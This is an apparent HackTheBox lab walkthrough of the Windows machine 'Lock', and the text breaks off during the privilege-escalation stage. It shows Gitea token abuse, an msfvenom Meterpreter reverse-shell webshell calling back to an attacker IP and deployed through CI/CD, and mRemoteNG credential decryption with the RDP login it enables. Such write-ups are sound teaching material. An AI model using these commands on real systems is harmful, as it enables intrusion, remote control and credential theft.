



HACKTHEBOX



Lock

8th August 2025

Prepared By: k1ph4ru

Machine Author: xct & kozie

Difficulty: **Easy**

Synopsis

Lock is an easy-difficulty Windows machine that involves enumerating a `Gitea` repository to find a `Personal Access Token`. This token is then used to deploy an `ASPX` web shell on the server, which provides an initial foothold. A password is then decrypted from an `mRemoteNG` configuration file, providing access to a new user account. Finally, a local privilege escalation vulnerability in the `PDF24` application is exploited to obtain a shell with `SYSTEM` privileges.

Skills Required

- Basic Git knowledge
- Basic Windows Enumeration

Skills Learned


- Basic Windows Enumeration
- PDF24 Exploitation

Enumeration


Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.234.64 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
$ nmap -p$ports -sC -sV 10.129.234.64  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 11:14 EDT  
Nmap scan report for 10.129.234.64  
Host is up (0.18s latency).  
  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Microsoft IIS httpd 10.0  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
|_ http-title: Lock - Index  
|_ http-server-header: Microsoft-IIS/10.0  
445/tcp   open  microsoft-ds?  
3000/tcp  open  http         Golang net/http server  
|_ http-title: Gitea: Git with a cup of tea  
|_ fingerprint-strings:  
<...SNIP...>  
|_ Content-Length: 0  
3389/tcp  open  ms-wbt-server Microsoft Terminal Services  
|_ rdp-ntlm-info:  
<...SNIP...>  
  
Host script results:  
| smb2-time:  
|   date: 2025-07-21T12:43:11  
|_ start_date: N/A  
| smb2-security-mode:  
|   3:1:1:  
|_ Message signing enabled but not required  
|_ clock-skew: mean: -2h31m43s, deviation: 2s, median: -2h31m45s  
  
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 74.78 seconds
```


The `Nmap` output reveals four open ports. On port `80`, we notice that `Microsoft IIS` is running. Upon visiting port `80`, we come across a landing page for a company that specializes in efficient and secure document management solutions. The platform focuses on streamlining workflows and enhancing data protection through innovative, user-friendly tools tailored for professional use.




There's nothing particularly interesting on this port, however, based on the `Nmap` scan and the page title, we saw that `Gitea` is running. Upon visiting port `3000`, we confirm the presence of a `Gitea` instance.



Upon clicking on `Explore`, we see a single repository named `dev-scripts` owned by `ellen.freeman`. The repository is written in `Python`.




Inside the `dev-scripts` repository, we see a single file named `repos.py`.



The screenshot shows the GitHub interface for the repository `ellen.freeman/dev-scripts`. The file `repos.py` is selected, showing its contents. The file is 43 lines long, 1.1 KiB, and is a Python script. The code defines a `format_domain` function, a `get_repositories` function, and a `main` function. The `get_repositories` function uses a hard-coded personal access token for authentication.

```
1 import requests
2 import sys
3 import os
4
5 def format_domain(domain):
6     if not domain.startswith(('http://', 'https://')):
7         domain = 'https://' + domain
8     return domain
9
10 def get_repositories(token, domain):
11     headers = {
12         'Authorization': f'token {token}'
13     }
14     url = f'{domain}/api/v1/user/repos'
15     response = requests.get(url, headers=headers)
16
17     if response.status_code == 200:
18         return response.json()
19     else:
20         raise Exception(f'Failed to retrieve repositories: {response.status_code}')
21
22 def main():
23     if len(sys.argv) < 2:
24         print("Usage: python script.py <gitea_domain>")
25         sys.exit(1)
26
```


Looking at the commit history, we see two `commits` made by `ellen.freeman`, one for adding `repos.py` and another for updating it.



The screenshot shows the commit history for the repository `ellen.freeman/dev-scripts`. There are 2 commits. The commits are listed in a table with columns: Author, SHA1, Message, and Date.

Author	SHA1	Message	Date
ellen.freeman	8b78e6c302	Update repos.py	2 years ago
ellen.freeman	dcc869b175	Add repos.py	2 years ago

Reviewing the contents of the `repos.py` file, we notice that a `personal access token` is hard-coded directly into the script.



The updated script introduces the use of an environment variable, `GITEA_ACCESS_TOKEN`, to replace the previously hard-coded personal access token, improving security, which we also proceed to set locally.

```
$ export GITEA_ACCESS_TOKEN=43ce39bb0bd6bc489284f2905f033ca467a6362f
```

Next, we copy the `repos.py` script locally and run it.

```
$ python3 repos.py http://10.129.234.64:3000
```

Repositories:

- ellen.freeman/dev-scripts
- ellen.freeman/website

We can see that there are two repos: `dev-scripts` and `website`. We already know about `dev-scripts`, so we'll go ahead and clone the `website` repo. We can do that with the `git clone` command and by providing the access token.

```
$ git clone
http://43ce39bb0bd6bc489284f2905f033ca467a6362f@10.129.234.64:3000/ellen.freeman/website.g
it
Cloning into 'website'...
remote: Enumerating objects: 165, done.
remote: Counting objects: 100% (165/165), done.
remote: Compressing objects: 100% (128/128), done.
remote: Total 165 (delta 35), reused 153 (delta 31), pack-reused 0
Receiving objects: 100% (165/165), 7.16 MiB | 72.00 KiB/s, done.
Resolving deltas: 100% (35/35), done.
```

We then proceed to look at the contents of the `readme.md` file.

```
$ cat readme.md
# New Project Website
CI/CD integration is now active - changes to the repository will automatically be deployed
to the webserver
```

This indicates that any changes to this repository automatically change the website that is being hosted. If we look at the `index.html` page within this directory, we find the `HTML` content of the website we were previously on. This means if we are able to commit to the repository, it will automatically be pushed to the website. We proceed to test this by creating a simple HTML file.

```
$ echo '<h1>test</h1>' > test.html
```

We then add the new file with `git add` and also configure the user details.

```
$ git add test.html
$ git config --global user.name "ellen.freeman"
$ git config --global user.email "ellen.freeman"
```

We then commit the staged changes

```
$ git commit -m "test"
[main 242f115] test
 1 file changed, 1 insertion(+)
 create mode 100644 test.html
```

Finally, we push the commit to the remote repository, which triggers the automatic deployment.

```
$ git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 265 bytes | 265.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://10.129.234.64:3000/ellen.freeman/website.git
 73cdcc1..242f115  main -> main
```

Now, when we run a `curl` request to the server, we see that the new file is being served and rendered as expected.

```
$ curl http://10.129.234.64/test.html
<h1>test</h1>
```

Foothold

Since `Microsoft IIS` is being used as the web server as identified from the `Nmap` scan, we can upload an `.aspx` webshell to achieve remote code execution. We can generate this webshell using `msfvenom`.

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.64 LPORT=4455 -f aspx > rev.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of aspx file: 3645 bytes
```

We then proceed to start a listener using `msfconsole` to catch the reverse shell once the webshell is triggered.

```
$ msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 10.10.14.64; set LPORT 4455; run"

[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => 10.10.14.64
LPORT => 4455
[*] Started reverse TCP handler on 10.10.14.64:4455
```

We then use `git` again to push the file to the server.

```
$ git config --global user.name "ellen.freeman"

$ git config --global user.email "ellen.freeman"
$ git add rev.aspx

$ git commit -m "reverse shell"
[main b62dc3e] reverse shell
 1 file changed, 47 insertions(+)
 create mode 100644 rev.aspx

$ git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 1.47 KiB | 1.47 MiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://10.129.234.64:3000/ellen.freeman/website.git
 242f115..b62dc3e  main -> main
```

After committing and pushing the `rev.aspx` file which automatically deploys to the website, we trigger it with a `curl` request.

```
$ curl http://10.129.234.64/rev.aspx
```

Looking back at our Metasploit listener, we observe that a Meterpreter session has been successfully opened. We then proceed to gather system information.

```
[*] Sending stage (203846 bytes) to 10.129.234.64
[*] Meterpreter session 1 opened (10.10.14.64:4455 -> 10.129.234.64:50235) at 2025-07-21
11:42:01 -0400

$ meterpreter > sysinfo
Computer      : LOCK
OS            : Windows Server 2022 (10.0 Build 20348).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 4
Meterpreter   : x64/windows
```

We confirm that the `Meterpreter` session is running under the user `ellen.freeman`.

```
$ meterpreter > getuid
Server username: LOCK\ellen.freeman
```

Next, we enumerate the user accounts on the system.

```
c:\windows\system32\inetsrv>net user
net user

User accounts for \\LOCK

-----
Administrator      DefaultAccount      ellen.freeman
gale.dekarios       Guest               WDAGUtilityAccount
The command completed successfully.

c:\windows\system32\inetsrv>
```

This reveals another user `gale.dekarios`. Exploring the `Documents` directory of `ellen.freeman`, we find a file named `config.xml`.

```
C:\Users\ellen.freeman\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is A03D-9CEF

Directory of C:\Users\ellen.freeman\Documents

12/28/2023  06:59 AM    <DIR>          .
```



```
12/28/2023 12:36 PM <DIR> ..
12/28/2023 06:59 AM          3,341 config.xml
          1 File(s)          3,341 bytes
          2 Dir(s)    2,998,358,016 bytes free

C:\Users\ellen.freeman\Documents>
```

Upon inspecting its contents, we see that it contains stored credentials.

```
C:\Users\ellen.freeman\Documents>type config.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false"
EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000"
FullFileEncryption="false"
Protected="sDkrKn0JrG4oAL4GW8BctmMNAJfcdu/ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpY+1FnqfcPQZ3o1
LRy+DhDFp" ConfVersion="2.6">
  <Node Name="RDP/Gale" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General"
Id="a179606a-a854-48a6-9baa-491d8eb3bddc" Username="Gale.Dekarios" Domain=""
Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgWld9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzrlnRm89Ju
lQDWPw==" Hostname="Lock" Protocol="RDP" PuttySession="Default Settings" Port="3389"
ConnectToConsole="false"

<...SNIP...>

</mrng:Connections>
```

This is a configuration file for `mRemoteNG`, a remote desktop management application. The file includes a saved RDP session for `Gale.Dekarios`. Although the password is encrypted, `mRemoteNG` uses a known AES-GCM encryption scheme, and the password can be decrypted if the Protected master key is available. To decrypt the password, we use the publicly available Python [script](#).

```
$ python3 mremoteng_decrypt.py config.xml

Name: RDP/Gale
Hostname: Lock
Username: Gale.Dekarios
Password: ty8wnW9qCKDosXo6
```


This successfully reveals the RDP credentials. With this credentials we are able to establish an RDP session to the machine.

```
$ xfreerdp3 /v:10.129.234.64 /u:Gale.Dekarios /p:ty8wnW9qCKDosXo6
```

Here, we are able to access the desktop and retrieve the user flag in the `C:\Users\gale.dekarios\Desktop` folder.

Privilege Escalation

On the desktop, we also observe that the `PDF24` is installed. While looking for possible local privilege escalation vulnerabilities affecting `PDF24`, we came across [CVE-2023-49147](#). We also come across this [article](#) on how to exploit it. The vulnerable version is up to `11.15.1`. Checking the version installed we see that it is `11.15.1`.



The exploit requires that `PDF24` be installed via an `MSI` installer. Searching the system, we discover an `_install` directory on the `c:\` drive.

```
$ meterpreter > dir
Listing: C:\
=====

Mode                Size      Type      Last modified          Name
----                -
040777/rwxrwxrwx    0         dir       2023-12-28 09:23:06 -0500 $Recycle.Bin
040777/rwxrwxrwx    0         dir       2025-04-15 20:36:11 -0400 $WinREAgent
040777/rwxrwxrwx  4096      dir       2025-07-21 08:12:58 -0400 Config.Msi
040777/rwxrwxrwx    0         dir       2023-12-27 21:14:34 -0500 Documents and Settings
000000/-----      0         fif       1969-12-31 19:00:00 -0500 DumpStack.log.tmp
040777/rwxrwxrwx    0         dir       2023-12-27 14:11:36 -0500 Gitea
040777/rwxrwxrwx    0         dir       2021-05-08 04:20:24 -0400 PerfLogs
```

```

040555/r-xr-xr-x 4096 dir 2025-04-15 20:24:17 -0400 Program Files
040777/rwxrwxrwx 4096 dir 2023-12-28 14:24:16 -0500 Program Files (x86)
040777/rwxrwxrwx 4096 dir 2025-04-15 20:34:51 -0400 ProgramData
040777/rwxrwxrwx 0 dir 2023-12-27 21:14:35 -0500 Recovery
040777/rwxrwxrwx 4096 dir 2023-12-27 21:14:17 -0500 System Volume Information
040555/r-xr-xr-x 4096 dir 2023-12-28 09:14:52 -0500 Users
040777/rwxrwxrwx 16384 dir 2025-04-15 20:59:22 -0400 Windows
040777/rwxrwxrwx 0 dir 2023-12-28 14:23:19 -0500 _install
040777/rwxrwxrwx 4096 dir 2025-04-15 20:56:51 -0400 inetpub
000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys
meterpreter >

```

This folder contains the `MSI` file.

```

$ meterpreter > dir
Listing: C:\_install
=====

Mode                Size           Type Last modified          Name
----                -
